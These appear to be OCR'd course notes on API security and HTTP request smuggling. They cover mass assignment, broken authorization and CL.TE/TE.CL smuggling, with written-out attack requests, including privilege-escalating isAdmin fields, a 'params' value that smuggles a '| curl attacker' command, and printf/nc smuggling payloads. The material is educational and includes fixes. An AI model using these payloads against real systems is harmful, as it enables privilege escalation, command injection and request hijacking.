OWASP Lessons - Week 7

Code_Saver_Ver.01

API Security

Code_Saver_Ver.01

API

Before Start

- HTTP protocol and headers
- Understanding web application architecture
- Basic knowledge of database and models
- Knowing Rest API and Single Page Application (SPA)
- Knowledge of developing a simple web application in NodeJs,

Code Saver Ver.01

API

Mass Assignment

Mass assignment vulnerability occurs when a user is able to **initialize** or **overwrite** server-side **variables** for which **are not intended** by the application. Let’s review on the source code, The user class:

```
public class User {
   private String userid;
   private String password;
   private String email;
   private boolean isAdmin;

   //Getters & Setters
}
```

The code behind to add user:

```
@RequestMapping(value = "addUser", method = RequestMethod.POST)
public String submit(User user) {
   userService.add(user);
   return "success";
}
```

The HTTP request:

```
POST /addUser
...
userid=bobbytables&password=hashedpass&email=bobby@tables.com
```

The vulnerability:

```
POST /addUser
...
userid=bobbytables&password=hashedpass&email=bobby@tables.com&isAdmin=true
```

Let’s make another example, the HTML code:

```
<form method="post" action="/signup">
  <p>
    Enter your email address:
    <input type="text" name="user[email]">
  </p>
  <p>
    Select a password:
    <input type="password" name="user[password]">
  </p>

  <input type="submit" value="Sign up">
</form>
```

The Python code behind to signup:

```
def signup
  @user = User.create(params[:user])
  # => User<email: "john@doe.com", password: "qwerty", is_administrator: false>
end
```

Let’s change the HTML code to add an extra field:

```
<form method="post" action=“/signup">
  <input type="hidden" name="user[is_administrator]" value="true">
  <p>
    Enter your email address:
    <input type="text" name="user[email]">
  </p>
  <p>
    Select a password:
    <input type="password" name="user[password]">
  </p>

  <input type="submit" value="Sign up">
</form>
```

In the backend:

```
def signup
  @user = User.create(params[:user])
  # => User<email: "john@doe.com", password: "qwerty", is_administrator: true>
end
```

The question is, how to realize the field name? I'll make it clear by another example, the HTTP request for add a new video:

```
PUT /api/videos/574
...
{"name": "my_video", "format": "mp4"}
```

An HTTP request to get the user's videos:

```
GET /api/my_videos
...
{
  [
   {"name": "name", "format": "m4a", "params": null},
   {"name": "my_video", "format": "mp4", "params": "-v codec h264"},
   …
  ]
}
```

The attack will be:

```
PUT /api/videos/574
...
{"name": "a", "format": "mp4", "params": "-v codec h264 | curl attacker"}
```

What's the solution here?

```
def signup
  # Explicit assignment:
  @user = User.create(
    email: params[:user][:email],
    password: params[:user][:password]
  )

  # or whitelisting:
  @user = User.create(
    params.require(:user).permit(:email, :password)
  )
end
```

Code_Saver_Ver.01

API

MA, Real World Example

Let’s make a real world example from a private bug bounty event:

```
POST /v1/merchant/shop-account/
...

{
  "ip": [
    "127.0.0.1"
  ],
  "address": "https://icollab.info",
  "name": "last",
  "iban": "IR320570310480001016217001",
  "acceptorCode": "123123123"
}
```

The result:

```
GET /v1/merchant/shop-account/625e95ae0e56254e76fd1079

{
  "data": {
    "_id": "625e95ae0e56254e76fd1079",
    "active": false,
    "autoSettle": false,
    "ip": [
      "127.0.0.1"
    ],
    "wage": 0,
    "status": "PENDING",
    "address": "https://icollab.info",
    "name": "last",
    "iban": "IR320570310480001016217001",
    "__v": 0
  },
  "success": true,
  "message": ""
}
```

As it’s been see, there are many fields here, the attack will be (POST or PATCH):

```
POST /v1/merchant/shop-account/

{
  "ip": [
    "127.0.0.1"
  ],
  "address": "https://icollab.info",
  "name": "last",
  "iban": "IR320570310480001016217001",
  "acceptorCode": "123123123",
  "active": true
}
```

The result:

```
{
  "success": false,
  "code": 400,
  "message": "Validation error",
  "errors": [
    {
      "type": "forbidden",
      "field": "active",
      "actual": true
    }
  ]
}
```

More info:

Mass Assignment, Rails, and You

Early in 2012, a developer, named Egor Homakov, took advantage of a security hole at Github (a Rails app) to gain commit access to the Rails project. His intent was mostly to

https://code.tutsplus.com/tutorials/mass-assignment-rails-and-you--net-31695

Code_Saver_Ver.01

API

Vulnerabilities

- Mass Assignment
- Broken Object Level Authorization

```
/shops/{shopID}/data.json
{"id": 2} -> {"id": [2]}
{"id": 2} -> {"id": {"id": 2}}
{"id": 2} -> {"id":1, "id": 2}
{"id": 2} -> {"id": "*"}
```

- Broken Function Level Authorization

```
/api/v1/users/me        ->   /api/v1/users/all
/api/v3/login           ->   /api/[FUZZ]/[FUZZ] # /api/mobile/login, /api/hidden_route
GET /api/v1/users/433   ->   POST / PUT / DELETE /api/v1/users/433
```

- Broken User Authentication

```
/api/system/verification-codes/{smsToken}
```

- Security Misconfiguration - different content types

```
Content-Type -> application/xml
```

- Security Misconfiguration - Cookie instead of token

```
(Web) site.com/panel/changePassword -> CSRF Token + Authentication Cookie
(Mobile) site.com/api/v2/changePassword -> Authentication Token

(Attack) Check if Cookie works on site/api/v2/changePassword, there will be CSRF
```

API

Tasks

Otex

Open the challenge try to solve it, it’s easy just follow the lesson


Hera

Open the challenge, try to solve it, it’s a medium challenge


- Need a fuzz list? use command below to generate one

```
curl -s https://raw.githubusercontent.com/danielmiessler/SecLists/master/Discovery/Web-Content/raft-small-words.txt | head -n 200 > my.list
```

- Challenge objective: you should create a user with administration role





HTTP Request Smuggling



Before Start

- HTTP protocol and headers
- Knowing reverse proxies
- Understanding web application architecture
- The following book is very helpful


Understanding Web Internals
HTTP
The Definitive Guide
O'REILLY
David Gourley & Brian Totty
with Marjorie Sayer, Sailu Reddy & Anshu Aggarwal



Smuggling


What Is It?

What is HTTP Request Smuggling?
Exploiting inconsistency between front and back-end server. First documented in 2005, but practically introduced in 2019 in Europe BlackHat.

What is the exploit? We can apply a **prefix** to someone else's **request**

A simple case? from James Kettle presentation:

```
POST / HTTP/1.1
Host: example.com
Content-length: 6
Content-length: 5

12345G
```



Smuggling

HTTP Protocol


- HTTP 1.0 → Every HTTP request needs to establish a new TCP connection
- HTTP 1.1 → **Keep-Alive** and **Pipeline** were added

Keep alive: It’s an HTTP header `Connection: Keep-Alive`, tells the server do not close the TCP connection after receiving HTTP request

```
curl http://icollab.info/path1 -H "Connection: keep-alive" http://icollab.info/path2 -v
```

Pipeline: The client can send multiple HTTP requests without waiting for the responses. The server follows first-in first-out mechanism

```
echo -en "GET /path1 HTTP/1.1\r\nhost: icollab.info\r\n\r\nGET /path2 HTTP/1.1\r\nhost: icoll
ab.info\r\n\r\n" | nc icollab.info 80
```



More information can be found in HTTP The Definitive Guide chapter one, part 4, Connection Management.

Transfer-Encoding: Is a field designed to support a secure transmission of binary data.

```
chunked | compress | deflate | gzip | identity
```

Chunked Transfer encoding: The chunked transfer encoding wraps the payload body in order to transfer it as a series of chunks.

```
POST /xxx HTTP/1.1
Host: xxx
Content-Type: text/plain
Content-length: 20

Wikipedia in chunks.
```

In chunks:

```
POST /xxx HTTP/1.1
Host: xxx
Content-Type: text/plain
Transfer-Encoding: chunked

4\r\n
Wiki\r\n
5\r\n
```

```
pedia\r\n
b\r\n
 in chunks.\r\n
0\r\n
\r\n
```

Receiving chunk messages:


```
GET /Chunked HTTP/1.1
Host: anglesharp.azurewebsites.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:100.0) Gecko/20100101 Firefox/100.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: close
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Connection: close
Content-Type: text/html
Date: Mon, 16 May 2022 10:33:41 GMT
Server: Microsoft-IIS/10.0
Cache-Control: private
Transfer-Encoding: chunked
Vary: Accept-Encoding
X-AspNetMvc-Version: 5.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET

d4
...data...
0
```

The Smuggling

Generally speaking, the connection between front and backend server is not using pipelining, or even `keep-alive`. However, the backend **supports** both. Fact:

- The reverse proxy may use `keep-alive` with the backend
- The reverse proxy is quite certainly not using pipelining with the backend


The diagram can be something like this:



So what is HTTP Smuggling Attack? Using the difference in HTTP message parsing between front and backend server to embed another HTTP request in a normal HTTP request to smuggle it. What the nodes see:

- Front server: a normal HTTP request which should be sent to backend
- Backend: Two HTTP requests as pipeline

What is the danger here? the second HTTP request remains in request buffer in backend (Section 2-1, number 4) server and used as a prefix of the next HTTP request 🙂



Let’s make an example:

```
printf 'POST / HTTP/1.1\r\nHost: localhost\r\nContent-Type: application/x-www-form-url
encoded\r\nContent-Length: 60\r\nTransfer-Encoding: chunked\r\n\r\n1\r\nZ\r\n0\r\n\r\n
GET /404 HTTP/1.1\r\nhost: localhost\r\nDummy: header'

POST / HTTP/1.1
Host: localhost
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
Transfer-Encoding: chunked

1
```

```
Z
0

GET /404 HTTP/1.1
host: localhost
Dummy: header
```

The body part:

```
printf '1\r\nZ\r\n0\r\n\r\nGET /404 HTTP/1.1\r\nhost: localhost\r\nDummy: header' | wc
       6      10      60
```

In front server, it’s one HTTP request, the green part is the body which has length of 60

```
POST / HTTP/1.1
Host: localhost
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
Transfer-Encoding: chunked

1
Z
0

GET /404 HTTP/1.1
host: localhost
Dummy: header
```

In backend server, due to the chunked encoding, there are two HTTP requests.

```
POST / HTTP/1.1
Host: ac231f541ffa26c0c06a7c22007b00c7.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
Transfer-Encoding: chunked

1
Z
0

GET /404 HTTP/1.1
host: localhost
Dummy: header
```

Why this happened? Since there is a TE & CL priority problem. The front reads **CL**. However, the backend reads **TE**.

Root cause of the vulnerability? wrong implementation of RFC, let’s look at RFC2616

💡 If a message is received with both a **Transfer-Encoding** header field and a **Content-Length** header field, the latter MUST be ignored.

Sometimes, the server implemented the RFC fine. However, some magic helps hackers to achieve successful attack

```
POST /search HTTP/1.1
Host: example.com
Content-Length: 33
Transfer-Encoding: ;chunked

0

GET /img/i.jpg HTTP/1.1
X:X
```

The front server skips the header marked red, since it doesn’t have valid value. However, the backend parser corrects the request and consider **chunked data**, as a result an inconsistency is made here 🙂

Smuggling

In Action

- **CL.TE vulnerabilities**
  Here, the front-end server uses the `Content-Length` header and the back-end server uses the `Transfer-Encoding` header.
- **TE.CL vulnerabilities**
  Here, the front-end server uses the `Transfer-Encoding` header and the back-end server uses the `Content-Length` header.
- **TE.TE behavior: obfuscating the TE header**
  Here, the front-end and back-end servers both support the `Transfer-Encoding` header, but one of the servers can be induced not to process it by obfuscating the header in some way

Let’s see in the action:

Lab: HTTP request smuggling, basic CL.TE vulnerability | Web Security Academy


Practise exploiting vulnerabilities on realistic targets. Record your progression from Apprentice to Expert. See where you rank in our Hall of Fame. Already got an account? Login here

https://portswigger.net/web-security/request-smuggling/lab-basic-cl-te

Lab: HTTP request smuggling, confirming a CL.TE vulnerability via differential responses | Web Security Academy

Practise exploiting vulnerabilities on realistic targets. Record your progression from Apprentice to Expert. See where you rank in our Hall of Fame. Already got an account? Login here

https://portswigger.net/web-security/request-smuggling/finding/lab-confirming-cl-te-via-differential-responses



Smuggling

Tasks

There are several tasks in this section

Practice

Open the following tasks and follow the lesson:

Lab: HTTP request smuggling, basic CL.TE vulnerability | Web Security Academy

Practise exploiting vulnerabilities on realistic targets. Record your progression from Apprentice to Expert. See where you rank in our Hall of Fame. Already got an account? Login here

https://portswigger.net/web-security/request-smuggling/lab-basic-cl-te

Lab: HTTP request smuggling, confirming a CL.TE vulnerability via differential responses | Web Security Academy

Practise exploiting vulnerabilities on realistic targets. Record your progression from Apprentice to Expert. See where you rank in our Hall of Fame. Already got an account? Login here

https://portswigger.net/web-security/request-smuggling/finding/lab-confirming-cl-te-via-differential-responses

Challenges

Open the following challenge and try to solve it:

Lab: Exploiting HTTP request smuggling to bypass front-end security controls, CL.TE vulnerability | Web Security Academy

Practise exploiting vulnerabilities on realistic targets. Record your progression from Apprentice to Expert. See where you rank in our Hall of Fame. Already got an account? Login here

https://portswigger.net/web-security/request-smuggling/exploiting/lab-bypass-front-end-controls-cl-te